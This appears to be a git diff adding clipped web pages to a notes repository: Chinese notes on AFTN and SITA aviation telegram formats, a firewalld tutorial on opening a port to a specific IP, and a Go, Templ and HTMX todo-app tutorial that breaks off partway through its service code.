RIF/ 如果航空器返航或备降,此项填入新航路,后随目的地机场的四字代码,修改的航路应在飞行中重新申请。如:RIF/BTOA593 VYK ZBAA
|
||||
|
||||
REG/ 航空器的注册标志 SEL/ 选择呼叫编码
|
||||
|
||||
RMK/ 有关空中交通服务单位要求的或机长认为对提供空中交通服务有必要的任何明语附注
|
||||
|
||||
##### 8.编组19补充情报
|
||||
|
||||
本编组包括一连串可获得的补充情报,数据项间由空格分开:
|
||||
|
||||
E/ 后随4位数字,表示以小时及分钟计的续航能力。
|
||||
|
||||
P/ 当有关空中交通服务单位要求填写此项时,数字表示机上总人数
|
||||
|
||||
R/ 后随下述一个或多个字母,其间无空格:U 有特高频243.0MHz频率V 有特高频121.5MHz频率E 有紧急示位信标
|
||||
|
||||
S/ 后随下述一个或多个字母,其间无空格 P有极地救生设备D 有沙漠救生设备 M有海上救生设备 J有丛林救生设备
|
||||
|
||||
J/ 后随下述一个或多个字母,其间无空格:
|
||||
|
||||
L 救生衣配备有灯光
|
||||
|
||||
F 救生衣配备有荧光素
|
||||
|
||||
U 救生衣配备无线电特高频电台,使用243.0MHz频率
|
||||
|
||||
V 救生衣配备无线电甚高频电台,使用121.5MHz频率
|
||||
|
||||
D/ 后随下述一个或多个以下内容,其间用一个空格分开:
|
||||
|
||||
2位数字表示救生艇的数目
|
||||
|
||||
3位数表示所有救生艇可载总人数
|
||||
|
||||
C表示救生艇有篷子
|
||||
|
||||
用一个英文单词表示求救生艇的颜色(如RED表示红色)
|
||||
|
||||
A/ 后随下述一个或多个明语内容,其间用空格分开:
|
||||
|
||||
航空器的颜色, 重要标志(包括航空器注册标志)
|
||||
|
||||
N/ 后随明语,以示所载任何其他救生设备以及其他有用附注
|
||||
|
||||
C/ 后随机长姓名
|
||||
|
||||
### 2.SITA报文
|
||||
|
||||
SITA格式电报:航空公司使用的电报,类型有:
|
||||
|
||||
- (1)动态电报(MVT)
|
||||
|
||||
n 起飞报(AD)
|
||||
n 降落报(AA)
|
||||
n 延误报(DL)
|
||||
n 取消报(CNL)
|
||||
|
||||
- (2)飞行预报(PLN)
|
||||
|
||||
- (3)飞行放行电报(CLR)
|
||||
|
||||
|
||||
**n 电报规则**
|
||||
|
||||
- 日期:使用两位数字与英文三字代码连写作表示。例如:8月2日,应编为“02 AUG”。
|
||||
- 时间:使用国际时,四位数,24小时制;前两位为时,后两位为分 北京时14:30,应编为“0630”
|
||||
- 航空器注册号:在中国民航总局注册的航空器,在其注册号前应加注我国航空器无线电识别标志大写字母“B”,并在注册号中取消其中的短划“—”,如B—2448号飞机应编为B2448,若没有航空器注册号的飞机,可使用“ZZZZ”表示;其具体说明可编写在补充信息资料中。
|
||||
外国注册的航空器按有关国家规定的注册号填写
|
||||
|
||||
**n 电报等级和电报地址规定**
|
||||
|
||||
```
|
||||
QS:第一等级,遇险报
|
||||
QU:第四等级,急报
|
||||
Q*:第五等级,快报,*为除S、U、D以外的其他任何字母
|
||||
QD;第六等级,平报
|
||||
```
|
||||
|
||||
SITA电报收发地址由7个字母组成,前三个字母为地名,第4、5个字母为部门代码,后两个字母为公司代码。如:PEKUOCA。
|
||||
SITA电报中二、三等级(特急报、加急报)不使用。每份SITA电报收电地址最多为四行,可发32家地址
|
||||
|
||||
下面分别说一下**SITA报文的内容**:
|
||||
|
||||
#### 1\. 起飞报(AD)
|
||||
|
||||
```
|
||||
第一行:(电报类别标志)动态报标志
|
||||
第二行:(航班信息)航班号/日期 航空器注册号 起飞机场
|
||||
第三行:(动态信息)起飞代码 撤轮档时间/离地时间
|
||||
第四行:(动态信息)预计降落代码 预计降落时间 降落机场、
|
||||
第五行:(补充信息)补充信息代码:补充信息资料
|
||||
```
|
||||
|
||||
例子:
|
||||
|
||||
```
|
||||
MVT
|
||||
FM801/01MAR B2570 PVG
|
||||
AD 0050/0110
|
||||
EA 0325MFM
|
||||
SI:PAX210
|
||||
```
|
||||
|
||||
#### 2\. 降落报(AA)
|
||||
|
||||
```
|
||||
第一行:(电报类别标志)动态报标志
|
||||
第二行:(航班信息)航班号/日期 航空器注册号 降落机场
|
||||
第三行:(动态信息)降落代码 降落时间/挡轮档时间
|
||||
第四行:(补充信息)补充信息代码;补充信息资料
|
||||
```
|
||||
|
||||
例:
|
||||
|
||||
```
|
||||
MVT
|
||||
FM802/01MAR B2570 PVG
|
||||
AA 0600/0610
|
||||
SI:
|
||||
```
|
||||
|
||||
#### 3\. 延误报(DL、ED、NI)
|
||||
|
||||
```
|
||||
第一行:(电报类别标志)动态报标志
|
||||
第二行:(航班信息)航班号/日期 航空器注册号 起飞机场
|
||||
第三行:(动态信息)起飞代码 撤轮档时间/离地时间
|
||||
(预计起飞代码 预计起飞时间)
|
||||
(长期延误代码 下次通告时间)
|
||||
第四行:(延误信息)延误代码 延误原因代码/延误时间
|
||||
(延误代码 延误原因)
|
||||
(延误代码 延误原因)
|
||||
第五行:(补充信息)补充信息代码;补充信息资料
|
||||
```
|
||||
|
||||
1. n 延误报(DL、ED、NI)实例
|
||||
|
||||
(1)
|
||||
|
||||
```
|
||||
MVT
|
||||
FM801/01MARB2570 PVG
|
||||
AD0110/0130
|
||||
DL PH/20 (IATA标准延误代码)
|
||||
SI:
|
||||
```
|
||||
|
||||
(2)
|
||||
|
||||
```
|
||||
MVT
|
||||
FM801/01.B2570.PVG
|
||||
ED0200
|
||||
DLWX
|
||||
SI:
|
||||
```
|
||||
|
||||
(3)
|
||||
|
||||
```
|
||||
MVT
|
||||
FM80101.B2570.PVG
|
||||
NI 0200
|
||||
DL ENGTRB
|
||||
SI:
|
||||
```
|
||||
|
||||
n DL 延误时间在30分钟以内的航班,应拍发起飞延误报,起飞延误报可以和起飞报合并拍发,但必须在起飞延误报的第三行和第四行之间,增加一行预达信息。
|
||||
|
||||
n ED 当延误时间超过30分钟以上,有明确的延误原因和清楚的预计起飞时间时,应拍发延误报。
|
||||
|
||||
n NI 当无法明确航班延误后的预计起飞时间时,应拍发长期延误报。编写电报时,应在下次信息通告代码“NI”后编写下一次通告的时间
|
||||
|
||||
#### 4\. 取消报(CNL)
|
||||
|
||||
```
|
||||
第一行:(电报类别标志)动态报标志
|
||||
第二行:(取消信息)取消代码 航班号/日期 航空器注册号
|
||||
第三行:(补充信息)补充信息代码;补充信息资
|
||||
|
||||
MVT
|
||||
CNL FM801/01MAR B2570
|
||||
SI:DUE TO NO PAX
|
||||
```
|
||||
|
||||
#### 5\. 飞行预报(PLN)
|
||||
|
||||
(1) 正班飞行预报
|
||||
|
||||
```
|
||||
第一行:(电报类别标志)飞行预报标志
|
||||
第二行:(航班预报信息)日期 航班号 航空器注册号 机号 机长天气标准 机组人数
|
||||
预计起飞时间
|
||||
第三行:(补充信息)补充信息代码;补充信息资料
|
||||
例;PLN
|
||||
01MAR FM801/2 B2570 ILS1/1(16) 0105
|
||||
SI:
|
||||
```
|
||||
|
||||
(2)非正班飞行预报
|
||||
|
||||
```
|
||||
第一行:(电报类别标志) 计划报标志
|
||||
第二行:(航班预报信息) 日期 任务性质 航班号 航空器注册号 天气标准 机组人数
|
||||
第三行:(补充信息)补充信息代码;补充信息资料
|
||||
PLN
|
||||
01MAR C/B FM807/8 B2153 ILS 1/1(09)0010
|
||||
SI:FM807/8 PVG0010 0230MFM0330 0530PVG
|
||||
```
|
||||
|
||||
(3)正班飞行预报
|
||||
该电报在预报信息一行中,一般只需拍发日期、航班号、天气标准、机组人数等五项。如有需要,也可将航班在第一起飞站的航班预计起飞时间一项编写在机组人数之后。
|
||||
因编写电报时,会出现多个航班预报信息同时编写在一份电报中,因此,在出现编排两个以上航班预报时,应在每个航班信息前加编一项排列序号(使用阿拉伯数字)。
|
||||
补充信息
|
||||
在同一份预报中,若有信息内容需补充说明时,应在补充说明资料前编加与航班信息相应的排列序号
|
||||
|
||||
(4)非正班飞行预报
|
||||
|
||||
该电报在预报信息一行中必须编写非正班飞行任务性质一项,国内非正班飞行应使用民航总局规定的任务性质简写,如;旅客包机应编为“L/W”。
|
||||
航空公司航班号的编写不得超过7个字符,且只能编写单程航班的航班号。不得同时编写回程航班号
|
||||
若统一航班号有多个起飞站时,在预报信息一行,最多只能编写三个起飞站和预计起飞时间。若起飞站超过三个,或有三个以上的,应换行编写
|
||||
|
||||
任务性质说明:
|
||||
|
||||
```
|
||||
W/Z 正班 L/W 客包 C/B客加班 H/Y货加班 X/L训练
|
||||
|
||||
K/L本场训练 S/F 试飞 N/M调机 B/W 专机 H/G货包
|
||||
|
||||
O/F急救 Z/X要客加班 J/B 航班按专机
|
||||
|
||||
R/Z试航 U/H 公务 F/J
|
||||
```
|
||||
|
||||
---
|
||||
|
||||
本文转载自[AFTN和SITA报文简介](https://blog.csdn.net/lejuo/article/details/46546191)
|
||||
|
||||
|
||||
|
||||
**Message Categories and Types**:
|
||||
|
||||
- **Emergency Messages**: Includes alerting (ALR) and radiocommunication failure (RCF).
|
||||
- **Flight Plan and Update Messages**: Includes filed flight plan (FPL), modification (CHG), cancellation (CNL), delay (DLA), departure (DEP), and arrival (ARR).
|
||||
- **Coordination Messages**: Includes current flight plan (CPL), estimate (EST), coordination (CDN), acceptance (ACP), and logical acknowledgement (LAM).
|
||||
- **Supplementary Messages**: Includes request flight plan (RQP), request supplementary flight plan (RQS), and supplementary flight plan (SPL) .
|
||||
+1060
File diff suppressed because it is too large
Load Diff
+74
@@ -0,0 +1,74 @@
|
||||
---
|
||||
page-title: "How to Open Port for a Specific IP Address in Firewalld"
|
||||
url: https://www.tecmint.com/open-port-for-specific-ip-address-in-firewalld/
|
||||
date: "2024-07-25 21:35:48"
|
||||
---
|
||||
How can I allow traffic from a specific IP address in my private network or allow traffic from a specific private network through **[firewalld](https://www.tecmint.com/configure-firewalld-in-centos-7/ "CentOS Firewalld Configuration")**, to a specific port or service on a **Red Hat Enterprise Linux** (**RHEL**) or **CentOS** server?
|
||||
|
||||
In this short article, you will learn how to open a port for a specific IP address or network range in your RHEL or CentOS server running a **firewalld** firewall.
|
||||
|
||||
The most appropriate way to solve this is by using a **firewalld** zone. So, you need to create a new zone that will hold the new configurations (or you can use any of the secure default zones available).
|
||||
|
||||
### Open Port for Specific IP Address in Firewalld
|
||||
|
||||
First create an appropriate zone name (in our case, we have used `mariadb-access` to allow access to the MySQL database server).
|
||||
|
||||
\# firewall-cmd --new-zone=mariadb-access --permanent
|
||||
|
||||
Next, reload the **firewalld** settings to apply the new change. If you skip this step, you may get an error when you try to use the new zone name. This time around, the new zone should appear in the list of zones as highlighted in the following screenshot.
|
||||
|
||||
\# firewall-cmd --reload
|
||||
# firewall-cmd --get-zones
|
||||
|
||||
|
||||
|
||||
Check Firewalld Zone
|
||||
|
||||
Next, add the source IP address (**10.24.96.5/20**) and the port (**3306**) you wish to open on the local server as shown. Then reload the firewalld settings to apply the new changes.
|
||||
|
||||
\# firewall-cmd --zone=mariadb-access --add-source=10.24.96.5/20 --permanent
|
||||
# firewall-cmd --zone=mariadb-access --add-port=3306/tcp --permanent
|
||||
# firewall-cmd --reload
|
||||
|
||||
|
||||
|
||||
Open Port for Specific IP in Firewalld
|
||||
|
||||
Alternatively, you can allow traffic from the entire network (**10.24.96.0/20**) to a service or port.
|
||||
|
||||
\# firewall-cmd --zone=mariadb-access --add-source=10.24.96.0/20 --permanent
|
||||
# firewall-cmd --zone=mariadb-access --add-port=3306/tcp --permanent
|
||||
# firewall-cmd --reload
|
||||
|
||||
To confirm that the new zone has the required settings as added above, check its details with the following command.
|
||||
|
||||
\# firewall-cmd --zone=mariadb-access --list-all
|
||||
|
||||
|
||||
|
||||
View Firewalld Zone Details
|
||||
|
||||
### Remove Port and Zone from Firewalld
|
||||
|
||||
You can remove the source IP address or network as shown.
|
||||
|
||||
\# firewall-cmd --zone=mariadb-access --remove-source=10.24.96.5/20 --permanent
|
||||
# firewall-cmd --reload
|
||||
|
||||
To remove the port from the zone, issue the following command, and reload the firewalld settings:
|
||||
|
||||
\# firewall-cmd --zone=mariadb-access --remove-port=3306/tcp --permanent
|
||||
# firewall-cmd --reload
|
||||
|
||||
To remove the zone, run the following command, and reload the firewalld settings:
|
||||
|
||||
\# firewall-cmd --permanent --delete-zone=mariadb-access
|
||||
# firewall-cmd --reload
|
||||
|
||||
Last but not list, you can also use firewalld rich rules. Here is an example:
|
||||
|
||||
\# firewall-cmd --permanent –zone=mariadb-access --add-rich-rule='rule family="ipv4" source address="10.24.96.5/20" port protocol="tcp" port="3306" accept'
|
||||
|
||||
**Reference**: [Using and Configuring firewalld](https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/8/html/configuring_and_managing_networking/using-and-configuring-firewalld_configuring-and-managing-networking "Using and Configuring firewalld") in the RHEL 8 documentation.
|
||||
|
||||
That’s it! We hope the above solutions worked for you. If yes, let us know via the feedback form below. You can as well ask questions or share general comments about this topic.
|
||||
+652
@@ -0,0 +1,652 @@
|
||||
---
|
||||
page-title: "How to build a fullstack application with Go, Templ, and HTMX - DEV Community"
|
||||
url: https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444
|
||||
date: "2024-07-02 21:52:39"
|
||||
---
|
||||
Go is a statically typed, compiled high-level programming language for building systems, command-line interfaces (CLI), and more. It is typically designed for use on the backend; however, there are times when you want to use the same language to build a full-stack application with a functional backend and a visual frontend.
|
||||
|
||||
In most cases, Go developers opt for frontend frameworks/libraries like React, Vue, Angular, etc., to build the frontend part of the application. This means they must learn JavaScript/TypeScript, framework-specific paradigms, and other frontend-related overheads.
|
||||
|
||||
In this guide, you’ll learn how to build a fullstack application with Go using Templ, HTMX, and Xata.
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#technology-overview)Technology Overview
|
||||
|
||||
**Templ**: is a templating engine that lets you build HTML with Go. It also lets you use Go syntax like `if`, `switch`, and `for` statements to build a robust frontend. You will use Templ to build reusable components and pages for the frontend.
|
||||
|
||||
**HTMX**: is a frontend library that lets you access modern browser features directly using HTML rather than JavaScript. You will use HTMX to process the form submission and perform other dynamic operations.
|
||||
|
||||
**Xata**: is a serverless database with analytics and free-text search support that makes a wide range of applications easy to build.
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#prerequisites)Prerequisites
|
||||
|
||||
To follow along with this tutorial, the following are needed:
|
||||
|
||||
- [Go version 1.20 or higher installed](https://go.dev/dl/)
|
||||
- Basic understanding of Go
|
||||
- Xata account. [Signup is free](https://app.xata.io/signin?mode=signup?utm_source=fullstackwriter&utm_medium=fullstackwriter-blog)
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#getting-started)Getting started
|
||||
|
||||
To get started, you need to install Templ binary. The binary generates Go code from a Templ file.
|
||||
|
||||
```
|
||||
go install github.com/a-h/templ/cmd/templ@latest
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
Create a directory.
|
||||
|
||||
```
|
||||
mkdir go_fullstack && cd go_fullstack
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
Next, initialize a Go module to manage project dependencies.
|
||||
|
||||
```
|
||||
go mod init go-fullstack
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
Finally, we proceed to install the required dependencies with:
|
||||
|
||||
```
|
||||
go get github.com/gin-gonic/gin github.com/a-h/templ github.com/joho/godotenv
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
`github.com/gin-gonic/gin` is a framework for building web applications.
|
||||
|
||||
`github.com/a-h/templ` is the Templ library used in the project.
|
||||
|
||||
`github.com/joho/godotenv` is a library for loading environment variables.
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#structuring-the-application)Structuring the application
|
||||
|
||||
To do this, create a `cmd`, `internals`, and `views` folder in our project directory.
|
||||
|
||||
`cmd` is for structuring the application entry point.
|
||||
|
||||
`internals` is for structuring API-related files.
|
||||
|
||||
`views` is for structuring frontend-related files.
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#setup-the-database-on-xata)Setup the database on Xata
|
||||
|
||||
Log into the [Xata workspace](https://app.xata.io/workspaces) and create a `todo` database. Inside the `todo` database, create a `Todo` table and add a `description` column of type `String`.
|
||||
|
||||
[](https://media.dev.to/cdn-cgi/image/width=800%2Cheight=%2Cfit=scale-down%2Cgravity=auto%2Cformat=auto/https%3A%2F%2Fdev-to-uploads.s3.amazonaws.com%2Fuploads%2Farticles%2Fsnohlapfqs2x519j2klo.png)
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#get-the-database-url-and-set-up-the-api-key)Get the Database URL and set up the API Key
|
||||
|
||||
To get the database URL, click the **Get code snippet** button and copy the URL. Then click the **API Key** link, add a new key, save and copy the API key.
|
||||
|
||||
[](https://media.dev.to/cdn-cgi/image/width=800%2Cheight=%2Cfit=scale-down%2Cgravity=auto%2Cformat=auto/https%3A%2F%2Fdev-to-uploads.s3.amazonaws.com%2Fuploads%2Farticles%2Fpgs4uphc5u9sewh2wf86.png)
|
||||
[](https://media.dev.to/cdn-cgi/image/width=800%2Cheight=%2Cfit=scale-down%2Cgravity=auto%2Cformat=auto/https%3A%2F%2Fdev-to-uploads.s3.amazonaws.com%2Fuploads%2Farticles%2Ffhi01luxfz88eh9hy5cm.png)
|
||||
|
||||
**Setup environment variable**
|
||||
|
||||
Create a `.env` file in the root directory and add the copied URL and API key.
|
||||
|
||||
```
|
||||
XATA_DATABASE_URL= <REPLACE WITH THE COPIED DATABASE URL>
|
||||
XATA_API_KEY=<REPLACE WITH THE COPIED API KEY>
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#build-the-application-frontend)Build the application Frontend
|
||||
|
||||
To build the frontend, you’ll use Templ and HTMX to structure the application and add dynamism to a Todo application.
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#create-the-application-components)Create the application components
|
||||
|
||||
Inside the `views` folder, create a `components/header.templ` file and add the snippet below:
|
||||
|
||||
```
|
||||
package components
|
||||
|
||||
templ Header() {
|
||||
<head>
|
||||
<script
|
||||
src="https://unpkg.com/htmx.org@1.9.10"
|
||||
integrity="sha384-D1Kt99CQMDuVetoL1lrYwg5t+9QdHe7NLX/SoJYkXDFfX37iInKRy5xLSi8nO7UC"
|
||||
crossorigin="anonymous"
|
||||
></script>
|
||||
<script src="https://cdn.tailwindcss.com"></script>
|
||||
<meta charset="UTF-8" />
|
||||
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
|
||||
<title>GO Fullstack</title>
|
||||
</head>
|
||||
}
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
The snippet creates a `Header` component and adds HTMX and TailwindCSS CDNs. TailwindCSS is a low-level framework for styling.
|
||||
|
||||
Next, create a `components/footer.templ` file to create the application footer and style using TailwindCSS classes.
|
||||
|
||||
```
|
||||
package components
|
||||
|
||||
templ Footer() {
|
||||
<footer class="fixed p-1 bottom-0 bg-gray-100 w-full border-t">
|
||||
<div class="rounded-lg p-4 text-xs italic text-gray-700 text-center">
|
||||
© Go Fullstack
|
||||
</div>
|
||||
</footer>
|
||||
}
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
Finally, create an `index.templ` file inside the same `views` folder and add the snippet below:
|
||||
|
||||
```
|
||||
package views
|
||||
|
||||
import (
|
||||
"fmt"
|
||||
"go_fullstack/views/components"
|
||||
)
|
||||
|
||||
type Todo struct {
|
||||
Id string
|
||||
Description string
|
||||
}
|
||||
|
||||
templ Index(todos []*Todo) {
|
||||
<!DOCTYPE html>
|
||||
<html lang="en">
|
||||
@components.Header()
|
||||
<body>
|
||||
<main class="min-h-screen w-full">
|
||||
<nav class="flex w-full border border-b-zinc-200 px-4 py-4">
|
||||
<h3 class="text-base lg:text-lg font-medium text-center">
|
||||
GO Fullstack app
|
||||
</h3>
|
||||
</nav>
|
||||
<div class="mt-6 w-full flex justify-center items-center flex-col">
|
||||
// FORM PROCESSING
|
||||
<form
|
||||
hx-post="/"
|
||||
hx-trigger="submit"
|
||||
hx-swap="none"
|
||||
onsubmit="reloadPage()"
|
||||
class="w-96"
|
||||
>
|
||||
<textarea
|
||||
name="description"
|
||||
cols="30"
|
||||
rows="2"
|
||||
class="w-full border rounded-lg mb-2 p-4"
|
||||
placeholder="Input todo details"
|
||||
required
|
||||
></textarea>
|
||||
<button
|
||||
class="py-1 px-4 w-full h-10 rounded-lg text-white bg-zinc-800"
|
||||
>
|
||||
Create
|
||||
</button>
|
||||
</form>
|
||||
<section class="border-t border-t-zinc-200 mt-6 px-2 py-4 w-96">
|
||||
// LOOP THROUGH THE TODOS
|
||||
<ul id="todo-list">
|
||||
for _, todo := range todos {
|
||||
<li class="ml-4 ml-4 border p-2 rounded-lg mb-2" id={ fmt.Sprintf("%s", todo.Id) }>
|
||||
<p class="font-medium text-sm">Todo item { todo.Id }</p>
|
||||
<p class="text-sm text-zinc-500 mb-2">
|
||||
{ todo.Description }
|
||||
</p>
|
||||
<div class="flex gap-4 items-center mt-2">
|
||||
<a
|
||||
href="#"
|
||||
class="flex items-center border py-1 px-2 rounded-lg"
|
||||
>
|
||||
<p class="text-sm">Edit</p>
|
||||
</a>
|
||||
<button
|
||||
hx-delete={ fmt.Sprintf("/%s", todo.Id) }
|
||||
hx-swap="delete"
|
||||
hx-target={ fmt.Sprintf("#%s", todo.Id) }
|
||||
class="flex items-center border py-1 px-2 rounded-lg hover:bg-red-300"
|
||||
>
|
||||
<p class="text-sm">Delete</p>
|
||||
</button>
|
||||
</div>
|
||||
</li>
|
||||
}
|
||||
</ul>
|
||||
</section>
|
||||
</div>
|
||||
</main>
|
||||
</body>
|
||||
@components.Footer()
|
||||
</html>
|
||||
<script>
|
||||
function reloadPage() {
|
||||
setTimeout(function() {
|
||||
window.location.reload();
|
||||
}, 2000);
|
||||
}
|
||||
</script>
|
||||
}
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
The snippet above does the following:
|
||||
|
||||
- Imports the required dependencies
|
||||
- Creates a `Todo` struct to represent the response data coming from the backend
|
||||
- Creates an `Index` component that uses the `Header` and `Footer` components to structure the page. Then, it uses the HTMX attributes to process form submissions and deletion of todos by calling the respective endpoints `/` and `/{todo.Id}`
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#generating-go-files-from-the-templ-files)Generating Go files from the Templ files
|
||||
|
||||
Next, use the Templ binary you installed earlier to Generate Go codes from the views created above by running the command below in your terminal:
|
||||
|
||||
```
|
||||
templ generate
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
After you run this command, you’ll see new Go files generated for each view. You use generated file to render your frontend in next section.
|
||||
|
||||
[](https://media.dev.to/cdn-cgi/image/width=800%2Cheight=%2Cfit=scale-down%2Cgravity=auto%2Cformat=auto/https%3A%2F%2Fdev-to-uploads.s3.amazonaws.com%2Fuploads%2Farticles%2F0n91b8w6mchs03qq761h.png)
|
||||
|
||||
> The generated files are not to be edited.
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#putting-it-together-and-building-the-backend)Putting it together and building the backend
|
||||
|
||||
With that done, you can use it to build the backend and render the required page.
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#create-the-api-models-and-helper-function)Create the API models and helper function
|
||||
|
||||
To represent the application data, create a `model.go` file inside the `internals` folder and add the snippet below:
|
||||
|
||||
```
|
||||
package internals
|
||||
|
||||
type Todo struct {
|
||||
Id string `json:"id,omitempty"`
|
||||
Description string `json:"description,omitempty"`
|
||||
}
|
||||
|
||||
type TodoRequest struct {
|
||||
Description string `json:"description,omitempty"`
|
||||
}
|
||||
|
||||
type TodoResponse struct {
|
||||
Id string `json:"id,omitempty"`
|
||||
}
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
The snippet above creates a `Todo`, `TodoRequest`, and `TodoResponse` struct with the required properties to describe requests and response types.
|
||||
|
||||
Finally, create a `helpers.go` file with a reusable function to load environment variables.
|
||||
|
||||
```
|
||||
package internals
|
||||
|
||||
import (
|
||||
"log"
|
||||
"os"
|
||||
"github.com/joho/godotenv"
|
||||
)
|
||||
|
||||
func GetEnvVariable(key string) string {
|
||||
err := godotenv.Load()
|
||||
if err != nil {
|
||||
log.Fatal("Error loading .env file")
|
||||
}
|
||||
return os.Getenv(key)
|
||||
}
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#create-the-application-and-api-routes)Create the application and API routes
|
||||
|
||||
Create a `route.go` file for configuring the API routes and add the snippet below:
|
||||
|
||||
```
|
||||
package api
|
||||
|
||||
import "github.com/gin-gonic/gin"
|
||||
|
||||
type Config struct {
|
||||
Router *gin.Engine
|
||||
}
|
||||
|
||||
func (app *Config) Routes() {
|
||||
//routes will come here
|
||||
}
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
The snippet above does the following:
|
||||
|
||||
- Imports the required dependency
|
||||
- Creates a `Config` struct with a `Router` property to configure the application methods
|
||||
- Creates a `Routes` function that takes in the `Config` struct as a pointer
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#create-the-api-services)Create the API services
|
||||
|
||||
With that done, create a `xata_service.go` file for the application and update it by doing the following:
|
||||
|
||||
First, import the required dependencies and create a helper function:
|
||||
|
||||
```
|
||||
package internals
|
||||
|
||||
import (
|
||||
"bytes"
|
||||
"encoding/json"
|
||||
"fmt"
|
||||
"net/http"
|
||||
)
|
||||
|
||||
var xataAPIKey = GetEnvVariable("XATA_API_KEY")
|
||||
var baseURL = GetEnvVariable("XATA_DATABASE_URL")
|
||||
|
||||
func createRequest(method, url string, bodyData *bytes.Buffer) (*http.Request, error) {
|
||||
var req *http.Request
|
||||
var err error'
|
||||
|
||||
if method == "GET" || method == "DELETE" || bodyData == nil {
|
||||
req, err = http.NewRequest(method, url, nil)
|
||||
} else {
|
||||
req, err = http.NewRequest(method, url, bodyData)
|
||||
}
|
||||
|
||||
if err != nil {
|
||||
return nil, err
|
||||
}
|
||||
|
||||
req.Header.Add("Content-Type", "application/json")
|
||||
req.Header.Add("Authorization", fmt.Sprintf("Bearer %s", xataAPIKey))
|
||||
|
||||
return req, nil
|
||||
}
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
The snippet above does the following:
|
||||
|
||||
- Imports the required dependencies
|
||||
- Creates required environment variables
|
||||
- Creates a `createRequest` function that creates HTTP requests with the required headers
|
||||
|
||||
Lastly, add a `createTodoService`, `deleteTodoService`, and `getAllTodosService` methods to create, delete, and get the list of todos.
|
||||
|
||||
```
|
||||
//imports goes here
|
||||
|
||||
func createRequest(method, url string, bodyData *bytes.Buffer) (*http.Request, error) {
|
||||
//createRequest code goes here
|
||||
}
|
||||
|
||||
func (app *Config) createTodoService(newTodo *TodoRequest) (*TodoResponse, error) {
|
||||
createTodo := TodoResponse{}
|
||||
jsonData := Todo{
|
||||
Description: newTodo.Description,
|
||||
}
|
||||
|
||||
bodyData := new(bytes.Buffer)
|
||||
json.NewEncoder(bodyData).Encode(jsonData)
|
||||
|
||||
fullURL := fmt.Sprintf("%s:main/tables/Todo/data", baseURL)
|
||||
req, err := createRequest("POST", fullURL, bodyData)
|
||||
if err != nil {
|
||||
return nil, err
|
||||
}
|
||||
|
||||
client := &http.Client{}
|
||||
resp, err := client.Do(req)
|
||||
if err != nil {
|
||||
return nil, err
|
||||
}
|
||||
|
||||
defer resp.Body.Close()
|
||||
if err := json.NewDecoder(resp.Body).Decode(&createTodo); err != nil {
|
||||
return nil, err
|
||||
}
|
||||
|
||||
return &createTodo, nil
|
||||
}
|
||||
func (app *Config) deleteTodoService(id string) (string, error) {
|
||||
fullURL := fmt.Sprintf("%s:main/tables/Todo/data/%s", baseURL, id)
|
||||
client := &http.Client{}
|
||||
req, err := createRequest("DELETE", fullURL, nil)
|
||||
if err != nil {
|
||||
return "", err
|
||||
}
|
||||
|
||||
resp, err := client.Do(req)
|
||||
if err != nil {
|
||||
return "", err
|
||||
}
|
||||
defer resp.Body.Close()
|
||||
|
||||
return id, nil
|
||||
}
|
||||
|
||||
func (app *Config) getAllTodosService() ([]*Todo, error) {
|
||||
var todos []*Todo
|
||||
|
||||
fullURL := fmt.Sprintf("%s:main/tables/Todo/query", baseURL)
|
||||
client := &http.Client{}
|
||||
req, err := createRequest("POST", fullURL, nil)
|
||||
if err != nil {
|
||||
return nil, err
|
||||
}
|
||||
|
||||
resp, err := client.Do(req)
|
||||
if err != nil {
|
||||
return nil, err
|
||||
}
|
||||
|
||||
defer resp.Body.Close()
|
||||
var response struct {
|
||||
Records []*Todo `json:"records"`
|
||||
}
|
||||
|
||||
decoder := json.NewDecoder(resp.Body)
|
||||
if err := decoder.Decode(&response); err != nil {
|
||||
return nil, err
|
||||
}
|
||||
|
||||
todos = response.Records
|
||||
return todos, nil
|
||||
}
